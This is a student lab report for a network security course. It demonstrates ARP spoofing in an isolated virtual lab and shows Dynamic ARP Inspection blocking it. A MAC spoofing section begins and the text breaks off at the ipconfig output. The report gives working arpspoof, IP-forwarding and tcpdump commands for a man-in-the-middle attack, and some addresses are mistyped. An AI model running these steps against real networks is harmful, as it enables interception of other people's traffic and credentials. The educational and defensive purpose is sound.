

# Layer 2 Security Lab 2

CYBR3010

Professor: Sam El'Awour

Gregory Stephens

September 21, 2025

<b>Introduction: Layer 2 Security Attacks and Defenses.....</b>	<b>2</b>
<b>Vulnerabilities and Potential Impacts.....</b>	<b>3</b>
<b>Network Diagram (Visio).....</b>	<b>4</b>
<b>Attack 1 - ARP Spoofing (MITM Attack).....</b>	<b>5</b>
<b>Attack 2 - MAC Spoofing.....</b>	<b>12</b>
<b>Attack 3 - MAC Flooding.....</b>	<b>18</b>
<b>Questions.....</b>	<b>29</b>

# Introduction: Layer 2 Security Attacks and Defenses

Modern networks are often assumed to be secure once they're behind a firewall or encrypted with TLS, but that's only half the story. The real vulnerabilities lie at Layer 2, where switches trust devices blindly, ARP replies are accepted without question, and MAC tables can be overwhelmed with ease. In this report, we explore these weaknesses through hands-on testing in a controlled lab environment designed to mirror real-world enterprise segments.

Our lab network consists of four key components:

- Kali Linux (192.168.1.10) – acting as the attacker node, connected via eth0/1
- Client20 (Windows, 192.168.1.20) and Client30 (Windows, 192.168.1.30) – two standard endpoints communicating over the LAN
- SWO1 (Cisco Switch, VLAN 1, 192.168.1.1) – the central Layer 2 switch managing all traffic between devices

All devices reside on the same broadcast domain (VLAN 1), making them prime targets for Layer 2 manipulation. This simple topology is intentionally flat to expose how easily trust-based protocols like ARP and MAC learning can be exploited even within a “trusted” internal network. We begin by examining three critical Layer 2 vulnerabilities:

1. ARP Spoofing – the most insidious of the three, allowing an attacker to intercept, modify, or block traffic between any two hosts by poisoning their ARP caches.
2. MAC Spoofing – impersonating a legitimate device's hardware address to bypass access controls or steal identity-based trust.
3. MAC Flooding – overwhelming the switch's CAM table to force it into hub-like behavior, broadcasting all traffic to every port and enabling packet sniffing.

Each attack exploits fundamental design assumptions in Ethernet and switching: that ARP responses are truthful, MAC addresses are unique and immutable, and switches will always forward traffic intelligently. The impact? Complete traffic interception, denial of service, credential theft, and lateral movement all without touching IP-level defenses.

A detailed Visio diagram of the final network topology is included in Section 3, clearly labeling all devices, interfaces, IP addresses, and VLAN assignments for clarity and reproducibility.

Following the attack demonstrations, we provide step-by-step configuration steps for security measures, including port security, DHCP snooping, Dynamic ARP Inspection (DAI), and STP hardening to show how each vulnerability can be mitigated at the switch level. These aren't theoretical fixes; they're practical configurations tested and validated in our lab environment.

Test results are presented in clear before-and-after scenarios: we show traffic flow and packet captures from Wireshark and tcpdump before and after each security measure is applied, proving the effectiveness of the defenses. You'll see how ARP spoofing goes from seamless man-in-the-middle to completely blocked. How MAC flooding turns a switch into a broadcast

storm generator... then becomes harmless under port security. And how MAC spoofing is caught and shut down at the port level.

Finally, we address the key conceptual questions that tie this all together, covering VLAN Hopping, STP manipulation risks, Dynamic ARP Inspection, and how DHCP snooping, port security, and endpoint posture assessment form a cohesive Layer 2 defense strategy, each answered concisely.

This report doesn't just show how attacks work, it shows how to stop them. Because in the real world, attackers don't need to breach the firewall. They just need to plug into a wall jack.

## Vulnerabilities and Potential Impacts

### 1. ARP Spoofing

**What it is:** An attacker tricks devices on a network into thinking the attacker's device is another device (like the router).

**What it does:** Now the attacker can secretly read, change, or block all traffic between devices, like spying on your emails or stealing passwords.

**Why it's scary:** You won't even know it's happening.

### 2. MAC Spoofing

**What it is:** An attacker pretends to be a trusted device by copying its unique hardware address (MAC address).

**What it does:** They can sneak past security that only allows known devices, like accessing a Wi-Fi network or bypassing network filters.

**Why it's dangerous:** It's like stealing someone's ID card to get into a restricted building.

### 3. MAC Flooding

**What it is:** An attacker floods a network switch with fake MAC addresses until it gets overwhelmed.

**What it does:** The switch stops working properly and starts broadcasting all traffic to every device, like turning a private phone line into a loudspeaker.

**Why it's risky:** Now anyone on the network can sniff (eavesdrop on) all the traffic, including passwords and messages.

**In short:**


- ARP Spoofing = Spy on conversations
- MAC Spoofing = Fake your identity
- MAC Flooding = Turn the network into an open microphone

All three let attackers steal info or take control, without you noticing.

# Network Diagram (Visio)

## Network Topology

Gregory Stephens, Lab 2 Network Design



# Attack 1 - ARP Spoofing (MITM Attack)

## Devices Used:

- Kali Linux: eth0/1 → 192.68.1.10
- Client20 (Windows): eth0/2 → 192.168.1.20
- Client30 (Windows): eth0/3 → 192.168.1.30
- SWO1 (Cisco Switch): VLAN 1 → 192.168.1.1
- All connected to SWO1 via green Ethernet links
- All devices can ping each other before an attack.

## STEP 1: Enable IP Forwarding on Kali to Allow Traffic Forwarding (Prep for MITM)


Instructions:

1. Open the Kali Linux terminal.
2. Run the following command to enable IP forwarding:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Expected Output: No output shown, command runs silently.

Why? Without this, Kali receives packets from Client20 meant for Client30, but drops them. Enabling forwarding makes Kali act as a router, allowing MITM.



IP Forwarding Enabled on Kali-Required for MITM


## **STEP 2: Launch ARP Spoofing to Poison Both Client20 and Client30**

Instructions:

1. Open two separate terminal windows on Kali.
2. In Terminal 1, run:  
**sudo arpspoof -i eth0 -t 192.168.1.20 192.168.1.30**
3. In Terminal 2, run:  
**sudo arpspoof -i eth0 -t 192.168.1.30 192.168.1.20**
4. Wait 5–10 seconds — you'll see rapid ARP replies scrolling.

Expected Output:

The MAC shown is Kali's, not the real clients', this is the attack.



The screenshot shows two terminal windows running on a Kali Linux desktop. The top window is titled 'CLIENT20' and the bottom window is titled 'CLIENT30'. Both windows show command-line output from the 'arpspoof' command. The output in both windows is identical, showing a continuous stream of ARP replies with source MAC addresses ranging from 52:54:00:36 to 52:54:00:36. A red box highlights the terminal windows. Below the terminals is a blurred image of a blue keyboard. At the bottom of the screen, there are performance monitoring bars for CPU (green), MEMORY (yellow), and DISK (green).

```
cisco@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.30 192.168.1.20
[cisco@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.20 192.168.1.30
```

ARP Spoofing Active\_Client20\_Client30

## **STEP 3: Capture and Confirm Intercepted Traffic Between Clients**

Instructions:

1. Open a third terminal on Kali.
2. Start capturing traffic between Client20 and Client30:  
**sudo tcpdump -i eth0 -n host 192.168.1.20 and host 192.168.1.30**
3. On Client20, open CMD and ping Client30:  
**ping 192.168.1.30**
4. Observe the tcpdump output on Kali.

Expected Output:

This proves all packets are flowing through Kali — you're MITM.

```
:36 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.30 is-at 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.2  
:36 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.30 is-at 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.2  
:36 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.30 is-at 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.2  
:36 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.30 is-at 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.2  
:36 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.30 is-at 52:54:0:f1:c2:db 0806 42: arp reply 192.18.1.2  
File Actions Edit View Help  
(cisco@cisco) [~]  
$ sudo tcpdump -i eth0 -n host 192.168.1.20 and host 192.168.1.30  
[sudo] password for cisco:  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
22:44:53.393383 IP 192.168.1.20 > 192.168.1.30: ICMP echo request, id 1, seq 21, length 40
```

*Traffic Interception Confirmed*

#### **STEP 4: Verify Pre-Attack Connectivity Between Client20 and Client30**

Instructions:

1. On Client20, open Command Prompt (CMD).
2. Run:  
**ping 192.168.1.30**
3. Ensure you get 4 successful replies (no timeouts).

Expected Output:

This proves the network is functional before any attack.

```
F:\>Ping from 192.168.1.30: bytes=32 time=11ms TTL=128
Reply from 192.168.1.30: bytes=32 time=2ms TTL=128
Reply from 192.168.1.30: bytes=32 time=3ms TTL=128
Reply from 192.168.1.30: bytes=32 time=5ms TTL=128

Ping statistics for 192.168.1.30:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 11ms, Average = 5ms

C:\Users\Administrator>ping 192.168.1.30

Pinging 192.168.1.30 with 32 bytes of data:
Reply from 192.168.1.30: bytes=32 time=4ms TTL=128
Reply from 192.168.1.30: bytes=32 time=3ms TTL=128
Reply from 192.168.1.30: bytes=32 time=4ms TTL=128
Reply from 192.168.1.30: bytes=32 time=3ms TTL=128

Ping statistics for 192.168.1.30:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\Users\Administrator>
```

*Pre\_Attack- Client20 can reach Client30*

#### **STEP 5: Enable Dynamic ARP Inspection (DAI) on SWO1 to Defend Against ARP Spoofing**


Instructions:

1. Double-click SWO1 in CML → open the CLI tab.
2. Enter privileged mode:  
**enable**
3. Enter global configuration mode:  
**configure terminal**
4. Enable Dynamic ARP Inspection:  
**ip arp inspection vlan 1**
5. Ensure no ports are trusted: (Do command for eth0/1, eth0/2, eth0/3)  
**interface eth0/1**  
**ip arp inspection limit rate 15**
6. Save the configuration:  
**write memory**

## Expected Output:

No errors, all commands accepted.

We have no legitimate DHCP server, so do not trust any port. DAI will block all unverified ARP.



```
>_ SW01
*Sep 20 04:45:19.698: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
*Sep 20 04:45:49.729: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
*Sep 20 04:46:19.754: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
*Sep 20 04:48:19.493: %AMDP2_FE-6-EXCESSCOLL: Ether net0/0 TDR=0, TRC=0
*Sep 20 04:49:19.359: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0,
TRC=0
SW01>
*Sep 20 04:49:52.474: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
SW01>enable
SW01#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW01(config)#ip arp inspection vlan 1
SW01(config)#interface eth0/1
SW01(config-if)#ip
*Sep 20 04:50:49.486: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
SW01(config-if)#ip arp inspection limit rate 15
SW01(config-if)#interface eth0/2
SW01(config-if)#ip arp
*Sep 20 04:51:21.763: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
SW01(config-if)#ip arp inspection limit rate 15
SW01(config-if)#interface eth0/2
SW01(config-if)#interface eth0/3
SW01(config-if)#ip arp inspection limit rate 15
SW01(config-if)#write memory
```

*Dynamic ARP Inspection (DAI) Enabled on SW01*

## **STEP 6: Confirm SW01 Is Active and DAI Is Enabled**

Instructions:

1. Still in SW01 CLI, run:

**show ip arp inspection**

## Expected Output:

This confirms DAI is active on VLAN 1.

```

>_ SW01
*Sep 20 04:53:59.252: %SYS-5-CONFIG_I: Configured from console by console
SW01#show ip arp inspection

Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation     : Disabled

Vlan Configuration Operation ACL Match      Static ACL
---- ----- ----- -----
  1   Enabled       Active

Vlan ACL Logging DHCP Logging Probe Logging
---- ----- ----- -----
  1   Deny          Deny        Off

Vlan Forwarded Dropped DHCP Drops      ACL Drops
---- ----- ----- -----
  1       0           0           0           0

Vlan DHCP Permits ACL Permits Probe Permits Source MAC Failures
---- ----- ----- -----
  1       0           0           0           0

Vlan Dest MAC Failures IP Validation Failures Invalid Protocol Data
---- ----- -----
--More--
*Sep 20 04:54:22.040: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/0 TDR=0, TRC=0
--More-- █
    70.54% DISK 29.97% 122 OK (FREE-TIER)

```

*Shows\_Active\_SW01*

### **STEP 7: Verify Attack Is Blocked — Client20 Can No Longer Reach Client30**

Instructions:

1. On Client20, open CMD.


Run:

**ping 192.168.1.30**

Expected Output:

DAI blocked Kali's fake ARP replies → Client20's ARP table is still poisoned (it doesn't auto-fix), but Kali is no longer forwarding because it's blocked.

So Client20 sends packets to the wrong MAC (Kali's), but Kali no longer replies — ping fails.



*Attack Blocked - Client20 cannot reach Client30 after DAI is enabled*

#### **STEP 8: View DAI Log — Rogue ARP Packet from Kali Was Dropped**

Instructions:

1. In SWO1 CLI, run:

**show ip arp inspection log**

Expected Output:

This confirms SWO1 detected and blocked Kali's fake ARP reply.

```

> SWO1
SWO1#show ip a
*Sep 20 04:58:54.269: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/04:58:54 UTC Sat Sep 20 2025])
*Sep 20 04:58:55.269: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/04:58:54 UTC Sat Sep 20 2025])
SWO1#show ip arp inspection
*Sep 20 04:58:56.269: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/04:58:56 UTC Sat Sep 20 2025])
*Sep 20 04:58:57.269: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/04:58:56 UTC Sat Sep 20 2025])
SWO1#show ip arp inspection log
Total Log Buffer Size : 32
Syslog rate : 5 entries per 1 seconds.
Smartlog is not enabled

Interface      Vlan      Sender MAC      Sender IP      Num Pkts      Reason      Time
-----  -----  -----  -----  -----  -----  -----
Et0/1          1          5254.00f1.6036  192.18.1.20          1  DHCP Deny   04:58:58 UTC Sat Sep 20
2025
SWO1#
*Sep 20 04:58:58.270: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/04:58:58 UTC Sat Sep 20 2025])
*Sep 20 04:58:59.271: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/04:58:58 UTC Sat Sep 20 2025])
SWO1#
*Sep 20 04:59:00.271: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/04:59:00 UTC Sat Sep 20 2025])

```

70.55% DISK 29.97% 122 OK (FREE-TIER)

*DAI Log- Rouge ARP Packet from Kali Dropped - Attack Prevented*

## **STEP 9: Confirm DHCP Snooping Binding Table Is Empty**

Instructions:

1. In SW01 CLI, run:

**show ip dhcp snooping binding**

Expected Output:

Why empty?

There is no DHCP server in this lab, so no bindings were ever created.

This is normal and expected DAI still works even without bindings.

```
>_ SW01
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/05:01:20 UTC Sat Sep 20 2025]
*Sep 20 05:01:21.349: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/05:01:20 UTC Sat Sep 20 2025]
SW01#show ip dhcp snooping bind
*Sep 20 05:01:22.349: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/05:01:22 UTC Sat Sep 20 2025]
*Sep 20 05:01:23.350: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/05:01:22 UTC Sat Sep 20 2025])i
SW01#show ip dhcp snooping binding
MacAddress          IPAddress        Lease(sec)   Type      VLAN    Interface
-----              -----           -----       -----     -----   -----
Total number of bindings: 0
SW01#
*Sep 20 05:01:24.350: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/05:01:24 UTC Sat Sep 20 2025]
*Sep 20 05:01:25.351: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/05:01:24 UTC Sat Sep 20 2025)
SW01#
*Sep 20 05:01:26.351: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/05:01:26 UTC Sat Sep 20 2025)
*Sep 20 05:01:27.351: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/05:01:26 UTC Sat Sep 20 2025)
SW01#
*Sep 20 05:01:28.352: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.30/5254.00f1.c2db/192.168.1.30/05:01:28 UTC Sat Sep 20 2025)
*Sep 20 05:01:29.353: %SW_DAI-4-DHCP_SNOOPING DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([5254.00
6f.6036/192.18.1.20/5254.00f1.c2db/192.168.1.30/05:01:28 UTC Sat Sep 20 2025)]
```

*DHCP Snooping Binding table empty*

## **Attack 2 - MAC Spoofing**

### **STEP 1: Find Client20's Real MAC Address**

Instructions:

1. On Client20 (Windows): CMD  
**Ipconfig /all**
2. Copy the Physical Address (example: 52-54-00-2e-05-b1)

```

Select Administrator: Command Prompt

Host Name . . . . . : DESKTOP-U91CJ3C
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled . . . . . : No
WINS Proxy Enabled . . . . . : No

hernet adapter Ethernet Instance 0:
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 52-54-00-2E-05-B1
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::67d4:923e:c316:78cc%4(PREFERRED)
IPv4 Address . . . . . : 192.168.1.20(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DHCPv6 IAID. . . . . : 122835968
DHCPv6 Client DUID. . . . . : 00-01-00-01-2F-B5-60-C5-00-0C-29-B2-9F-9E
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                         fec0:0:0:ffff::2%1
                         fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

hernet adapter Ethernet Instance 0 2:
